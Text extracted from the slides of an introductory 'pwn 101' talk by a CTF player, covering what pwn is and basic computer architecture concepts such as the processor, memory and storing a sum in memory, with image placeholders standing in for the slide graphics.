pwn 101

basics on pwn and computer architecture

presented by ren

whoami

- pwn player for thehackerscrew
- passionate and curious abt computers
- started pwn during covid


Sidenote about ctfs

what is pwn?


why is everyone so afraid of doing pwn?

Computer Architecture 101

what even is a computer?




processor




memory

add up the values in 0x00 and 0x01, then store it in 0x02




processor

memory



